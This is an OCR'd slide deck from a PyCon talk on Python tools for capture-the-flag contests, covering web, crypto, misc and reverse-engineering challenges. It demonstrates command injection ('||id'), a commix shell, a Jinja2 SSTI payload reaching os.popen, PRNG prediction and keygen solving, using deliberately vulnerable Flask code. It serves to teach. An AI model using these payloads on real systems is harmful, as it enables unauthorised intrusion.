Python Toolbox of the CTF Expert

Hugo Delval
Mathis Hammel
Nicolas Bonfante

About the authors

Hugo DELVAL

@HugoDelval

Software Engineer @ HashBang

#! HASHBANG

About the authors

Mathis HAMMEL

@MathisHammel

CTF Team Leader @ Sogeti
Co-founder, Challenge Designer @ h25

sogeti Part of Capgemini

h25

About the authors

Nicolas BONFANTE

@BonfanteNicolas

Compiler Engineer @ Move Solutions

Reverse Engineering && Physical Pentest

MOVE SOLUTIONS

Intro

CTF = WTF ?

CTF stands for “Capture The Flag”

Cybersecurity competition

Solve challenges, get “flags”

- Admin password
- Decrypted message
- Intercepted network secrets
- Content of a file on server
- ... and many more !

Intro

CTF = WTF ?

Played in teams (19,000 teams in 2019)

Organized by players or companies

Several categories :

- Web
- Reverse Engineering
- Cryptography
- Programming/Scripting
- Binary Exploitation aka Pwn
- Forensics
- Misc, Steganography, etc.

Intro

Goal of this talk

How does a CTF look like?

Quick intro to basic security attacks

Show versatile tools that you can apply in other domains

WEB

It’s not all HTML/CSS after all!

Command Injection

Get $shell from a website access

Command injection - What's that?

```
app = Flask(__name__)

@app.route('/')
def dig_domain():
    domain = request.args.get('domain')
    return subprocess.check_output(f"host -t A {domain}", shell=True)
```

Command injection - What's that?

```
$ curl localhost:5000/?domain=pycon.fr
```

Command injection - What's that?

```
$ curl localhost:5000/?domain=pycon.fr
pycon.fr has address 163.172.80.163
```


Command injection - What's that?

```
$ curl 'localhost:5000/?domain=||id'
```

Command injection - What's that?

```
$ curl 'localhost:5000/?domain=||id'
uid=1000(hugo) gid=985(users) groups=985(users)
```

Command injection - What's that?



Command injection - What's that?

```
domain = request.args.get('domain')  # domain = '||id'
command = f"host -t A {domain}"  # command = 'host -t A ||id'
# `host -t A` fails because of wrong syntax
#    => `id` is executed
return subprocess.check_output(command, shell=True)
```

Command injection - Harder than it looks

```
from subprocess import call

@app.route('/')
def is_domain_ok():
  domain = request.args.get('domain')
  command = f"host -t A {domain}"
  ret_code = call(command, shell=True, timeout=0.5)

  if ret_code != 0:
    return "NOK"
  return "OK"
```

Command injection - Harder than it looks

```python
from subprocess import call

@app.route('/')
def is_domain_ok():
  domain = request.args.get('domain')
  command = f"host -t A {domain}"
  ret_code = call(command, shell=True, timeout=0.5)

  if ret_code != 0:
    return "NOK"
  return "OK"
```

Exploitation issues :

- No command output

- The command exits quickly

Command injection - Harder than it looks

Different kind of command injections :

Command injection - Harder than it looks

Different kind of command injections :

- Result-based

Command injection - Harder than it looks

Different kind of command injections :

- Result-based
- Blind-based (you don’t see the output)

Command injection - Harder than it looks

Different kind of command injections :

- Result-based
- Blind-based (you don't see the output)
- Language-specific (e.g. Python's **eval** or PHP's **preg_replace**)

Command injection - Harder than it looks

Different kind of command injections :

- Result-based
- Blind-based (you don't see the output)
- Language-specific (e.g. Python's **eval** or PHP's **preg_replace**)

+ On several platforms (unix, windows...)

Command injection - Harder than it looks

Different kind of command injections :

- Result-based
- Blind-based (you don't see the output)
- Language-specific (e.g. Python's **eval** or PHP's **preg_replace**)

+ On several platforms (unix, windows...)
+ With different protections (firewall, read-only filesystem, WAF ..)

Command injection - Help me, magic tool!

commix

command injection exploiter

```
$ git clone https://github.com/commixproject/commix
```

Command injection - Commix

Features :

Command injection - Commix

Features :

- Bunch of techniques (result-based, blind..)
- Firewall bypasses through ICMP or DNS exfiltration
- Supports a lot of target applications (e.g. Python, PHP, Ruby...)
- Reverse shells builtin

Command injection - Commix

Features :

- Bunch of techniques (result-based, blind..)
- Firewall bypasses through ICMP or DNS exfiltration
- Supports a lot of target applications (e.g. Python, PHP, Ruby...)
- Reverse shells builtin

All in all: Powerful 👍

Command injection - Commix

```
$ python commix.py --os=unix --url="http://localhost:5000/?domain=pycon.fr"
```

Command injection - Commix

```
$ python commix.py --os=unix --url="http://localhost:5000/?domain=pycon.fr"

# [...]
[*] Testing the (results-based) classic command injection technique... [ SUCCEED ]
[+] The GET parameter 'domain' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo NJRIJN$((34+89))$(echo NJRIJN)NJRIJN

[?] Do you want a Pseudo-Terminal shell? [Y/n] >
```

Command injection - Commix

```
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) >
```

Command injection - Commix

```
[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > id

uid=1000(hugo) gid=985(users) groups=985(users)
```

SSTI

Server-Side Template Injection

- *HTML templating went wrong*

SSTI - What's that?

```
@app.route("/")
def error_page():
  template = "<h1>Oops! An error occured</h1>"
  template += "<pre>IP={{ ip }}</pre>
  template += "<pre>" + request.args.get("error") + "</pre>"

  return render_template_string(template, ip=request.remote_addr), 400
```

SSTI - What's that?

```
$ curl 127.0.0.1/?error=boooom
<h1>Oops! An error occured</h1>
<pre>IP=127.0.0.1</pre>
<pre>boooom</pre>
```

SSTI - What's that?

```
$ curl 127.0.0.1/?error={{7*7}}
<h1>Oops! An error occured</h1>
<pre>IP=127.0.0.1</pre>
<pre>49</pre>
```

SSTI - What's that?

```
$ curl 127.0.0.1/?error={{7*7}}
<h1>Oops! An error occured</h1>
<pre>IP=127.0.0.1</pre>
<pre>49</pre>
```

Jinja2 **code execution**! (Flask's template engine)

Can we do more?

SSTI - Remote Code Execution

```
{# We want to print: os.popen('id').read() #}
```

SSTI - Remote Code Execution

```
{# We want to print: os.popen('id').read() #}

{{ config.__class__.__init__.__globals__['os'] }}
{# -> returns the `os` module #}
```

SSTI - Remote Code Execution

```
{# We want to print: os.popen('id').read() #}

{{ config.__class__.__init__.__globals__['os'] }}
{# -> returns the `os` module #}

{# so we should be able to run `id` with: #}
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}
```

SSTI - Remote Code Execution

```
$ curl 127.0.0.1/?error={{...popen('id').read()}}
<h1>Oops! An error occured</h1>
<pre>IP=127.0.0.1</pre>
<pre>uid=1000(hugo) gid=1000(hugo)</pre>
```

Cryptography

The art of Secrets

Cryptography

Typical challenge : find flaws in a cryptosystem (or its implementation)

- Attacks on RSA
- Small key space (bruteforce)
- Predictable PRNG
- No data integrity verification
- Leaking keys/plaintext bits
- Side channel attacks

Cryptography

PyCrypto

Many cryptographic utilities

- Cryptographic primitives (RSA, RC4, AES, Blowfish, ...)
- Some hash functions
- Cryptographic PRNG

Most challenges are made w/ PyCrypto
More for implementation than attacks

Cryptography

hashlib

Standard Library module, to perform many hashing operations efficiently

Very simple to use:

```
import hashlib

hasher = hashlib.md5()
hasher.update(b'hash this please')

print(hasher.hexdigest())
```

Cryptography

RsaCtfTool

github.com/Ganapati/RsaCtfTool

Made in France 🍾

20+ attacks to break RSA keys (and other parameters)

Example: get private key from public

```
./RsaCtfTool.py --publickey key.pub --private
```

Cryptography

SageMath

aka Python on math steroids

Alternative to MATLAB/Mathematica

- Symbolic computation
- Many algebra builtins
- Arbitrary FP precision with GMPy
- Graphs

Cryptography

PRNG Attacks (1/2)

Mersenne Twister Prediction

pypi.org/project/mersenne-twister-predictor

```
import random

for _ in range(1000):
  print(random.getrandbits(32))
```

Good random, but not crypto secure

Cryptography

PRNG Attacks (1/2)

Mersenne Twister Prediction

pypi.org/project/mersenne-twister-predictor

Given enough bits, the output of CPython's random is predictable !

```
import random
from mt19937predictor import MT19937Predictor

predictor = MT19937Predictor()
for _ in range(624):
    x = random.getrandbits(32)
    predictor.setrandbits(x, 32)

predictor.getrandbits(32)
```


Cryptography

PRNG Attacks (2/2)

LSFR Prediction

github.com/bozhu/BMA

Random bit stream generator



Quick & lightweight, but predictable

Cryptography

PRNG Attacks

Conclusion on PRNG attacks :

Do NOT use any PRNG in adversarial or cryptographic environments

`secrets.randbits` for secure random

Programming/Misc

Developers can have fun, too

Programming/Misc

Broadest CTF subject

Lots of scripting, too many tools to talk about

... let's do a writeup instead !

Programming/Misc

Hot or Not - IceCTF '18

Single file provided : 70MB .jpg

Programming/Misc

Hot or Not - IceCTF '18


JPEG size is usually 50-500kB, not 70M

Data hidden in the file ?

No, that's just a huge complex image

Programming/Misc

Hot or Not - IceCTF '18



Programming/Misc

Hot or Not - IceCTF '18

Mosaic of Dog/Hotdog images

Classify "Hot" or not !

Programming/Misc

Hot or Not - IceCTF '18

How to do this ?

- Neural Networks
- Image processing
- Classify by hand

```
from clarifai.rest import ClarifaiApp
from clarifai.rest import Image as ClImage

for i in range(0,87*87):
    mosaic_fd = open("hotdogs/out%s.jpg" % i, 'rb')
    image = ClImage(file_obj=mosaic_fd)
    response = model.predict([image])
```

Programming/Misc

Hot or Not - IceCTF '18

Results obtained with ClarifAI

- Limited API, need 2 accounts
- Slow
- Noisy


Credit : @shiltemann

Programming/Misc

Hot or Not - IceCTF '18

There's another way : cheating

Images are not unique -> clustering !



Programming/Misc

Hot or Not - IceCTF '18

3x3 groups of identical class

Programming/Misc

Hot or Not - IceCTF '18

Compute a hash per mosaic image

```
HASH_PX = [(46, 81), (32, 33), (93,13)]
im_map = {}
hash_key = 0
for xsq in range(87):
  for ysq in range(87):
    hsh = tuple(im.getpixel((xsq*224 + x, ysq*224 + y))
                for x, y in HASH_PX)
    if hsh not in immap:
      im_map[hsh] = hash_key
      hash_key += 1
```

Programming/Misc

Hot or Not - IceCTF '18

Model this as a graph problem

Draw an edge between all pairs of images appearing in the same group


Extract 2 connected components

```
for sqx in range(0,87,3):
  for sqy in range(0,87,3):
    for x in range(3):
      for y in range(3):
        mfSet.MergeNodes(imageId[sqx][sqy],
                         imageId[sqx+x][sqx+y])

mfSet.findRoots()
```

Programming/Misc

Hot or Not - IceCTF '18

Perfect result



Programming/Misc

Hot or Not - IceCTF '18

Perfect result

Programming/Misc

Hot or Not - IceCTF '18

IceCTF{h0td1gg1tyd0g}

Reverse Engineering

Can you hack PhotoShop for me please ?

KeyGen

```
if (check_pass(argv[1])) {
    printf("Welcome !\n");
} else {
    printf("Invalid license !\n")
}
```

KeyGen

```c
int check_pass(char pass[3]) {
    if (pass[0] == 'A') {
        if (pass[0] == pass[1] - 1) {
            if (pass[0] == pass[2] = - 2) {
                printf("Valid License.\n");
            }
        }
    }

    printf("Invalid license !\n");
}
```

KeyGen

```c
int check_pass(char pass[3]) {
    if (pass[0] == 'A') {
        if (pass[0] == pass[1] - 1) {
            if (pass[0] == pass[2] = - 2) {
                printf("Valid License.\n");
            }
        }
    }

    printf("Invalid license !\n");
}
```

- pass[0] == ‘A’

KeyGen

```c
int check_pass(char pass[3]) {
    if (pass[0] == 'A') {
        if (pass[0] == pass[1] - 1) {
            if (pass[0] == pass[2] = - 2) {
                printf("Valid License.\n");
            }
        }
    }

    printf("Invalid license !\n");
}
```

- pass[0] == ‘A’
- pass[0] == pass[1] - 1

KeyGen

```c
int check_pass(char pass[3]) {
    if (pass[0] == 'A') {
        if (pass[0] == pass[1] - 1) {
            if (pass[0] == pass[2] = - 2) {
                printf("Valid License.\n");
            }
        }
    }

    printf("Invalid license !\n");
}
```

- pass[0] == ‘A’
- pass[0] == pass[1] - 1
- pass[0] == pass[2] - 2

KeyGen

Z3 Solver

- Theorem prover
- Made by Microsoft
- Bindings in multiple languages

```
from z3 import *

x = Real('x')
s = Solver()
s.add(x*x >= 0)
print(s.check())

s = Solver()
s.add(x*x < 0)
print(s.check())
```

KeyGen

Z3 Solver

- Theorem prover
- Made by Microsoft
- Bindings in multiple languages

```
(venv) nico@poule: /tmp $ python pwn.py
sat
unsat
(venv) nico@poule: /tmp $
```

```
rt *

)

0)
print(s.check())

s = Solver()
s.add(x*x < 0)
print(s.check())
```

KeyGen

Z3 Solver

```python
from z3 import *

# Init the solver.
s = Solver()

# Init the input vector.
X = []
for i in range(3):
    X.append(BitVec('X_%d'%(i), 8))

# Add specific constraint.
printable(s, X)
s.add(X[0] == ord('A'))
s.add(X[0] == X[1] - 1)
s.add(X[0] == X[2] - 2)

# Generate solutions.
if s.check() == sat:
    # Convert the model to string.
    passwd =''
    for i in range(3):
        x = chr(int(str(s.model()[X[i]])))
        passwd += x

    # Print the solution and increment the nb_sol counter.
    print("PASS:", passwd)
```

KeyGen

```
(venv) nico@poule: /tmp $ python pwn.py
PASS: ABC
(venv) nico@poule: /tmp $
```

Z3 Solver

```python
from z3 import *

# Init the solver.
```


```python
passwd =''
for i in range(3):
    x = chr(int(str(s.model()[X[i]])))
    passwd += x

# Print the solution and increment the nb_sol counter.
print("PASS:", passwd)
```

KeyGen


Angr

- Framework for binary analysis
- Concolic execution
- Examples:
  - CFG recovery
  - symbolic execution
  - ROP chain
  - ....

Angr - Symbolic Execution



Angr - Symbolic Execution



Find me an input such that the output is valid.

Angr - Exploit

```python
import angr
import claripy

def resolve_win(state):
    return  b"Good" in state.posix.dumps(1)

if __name__ == '__main__':
    proj = angr.Project('./chall')
    arg1 = claripy.BVS('sym_arg', 8 * 10)

    st = proj.factory.entry_state(args=['./chall', arg1])
    pg = proj.factory.simgr(st)
    pg.explore(find=resolve_win)

    s = pg.found[0]

    print("Arg1: ", s.solver.eval(arg1, cast_to=bytes))
```

Angr - Exploit

```
(venv2) nico@poule: ~/CTF/pycon/rev1 $ python pwn2.py
WARNING | 2019-11-01 12:47:53,265 | cle.loader | The main binary is a position-independent executable. It is being
loaded with a base address of 0x400000.
WARNING | 2019-11-01 12:47:54,290 | angr.state_plugins.symbolic_memory | The program is accessing memory or
registers with an unspecified value. This could indicate unwanted behavior.
WARNING | 2019-11-01 12:47:54,290 | angr.state_plugins.symbolic_memory | angr will cope with this by generating an
unconstrained symbolic variable and continuing. You can resolve this by:
WARNING | 2019-11-01 12:47:54,290 | angr.state_plugins.symbolic_memory | 1) setting a value to the initial state
WARNING | 2019-11-01 12:47:54,291 | angr.state_plugins.symbolic_memory | 2) adding the state option
ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to make unknown regions hold null
WARNING | 2019-11-01 12:47:54,291 | angr.state_plugins.symbolic_memory | 3) adding the state option
SYMBOL_FILL_UNCONSTRAINED_{MEMORY_REGISTERS}, to suppress these messages.
WARNING | 2019-11-01 12:47:54,291 | angr.state_plugins.symbolic_memory | Filling memory at 0x7fffffffff0000 with
199 unconstrained bytes referenced from 0x109dc70 (strlen+0x0 in libc.so.6 (0x9dc70))
Arg1:  b'ABC\x00\x00\x00\x00\x00\x00\x00'
(venv2) nico@poule: ~/CTF/pycon/rev1 $
```

Bonus

pwntools

PwnTools

PwnTools

https://github.com/Gallopsled/pwntools

- Interact with binary
- Interact with networking
- Automatic exploit

PWNTOOLS

PwnTools in Action

Server Side

```
print("Tell me the len of my random string !")
rs = random_string()
print(rs)

size = int(raw_input())
if size == len(rs):
    print("You win !")
else:
    print("Failure.")
```

PwnTools in Action

Server Side

```
print("Tell me the len of my random string !")
rs = random_string()
print(rs)

size = int(raw_input())
if size == len(rs):
    print("You win !")
else:
    print("Failure.")
```

Local Pwn Side

```
from pwn import *

p = process(["/usr/bin/python3",  "server.py"])

p.recvline() # Consume baner.

rs = p.recvline() # Read random string.
p.sendline(str(len(rs))) # Send len.
```

PwnTools in Action


Server Side

```python
print("Tell me the len of my random string !")
rs = random_string()
print(rs)

size = int(raw_input())
if size == len(rs):
    print("You win !")
else:
    print("Failure.")
```

Remote Pwn Side

```python
from pwn import *

# p = process(["/usr/bin/python3",  "server.py"])
p = remote("pycon.fr", 9871)

p.recvline() # Consume baner.

rs = p.recvline() # Read random string.
p.sendline(str(len(rs))) # Send len.
```

Thank you! Go to ctf.pycon.fr!



@HugoDelval

@MathisHammel

@BonfanteNicolas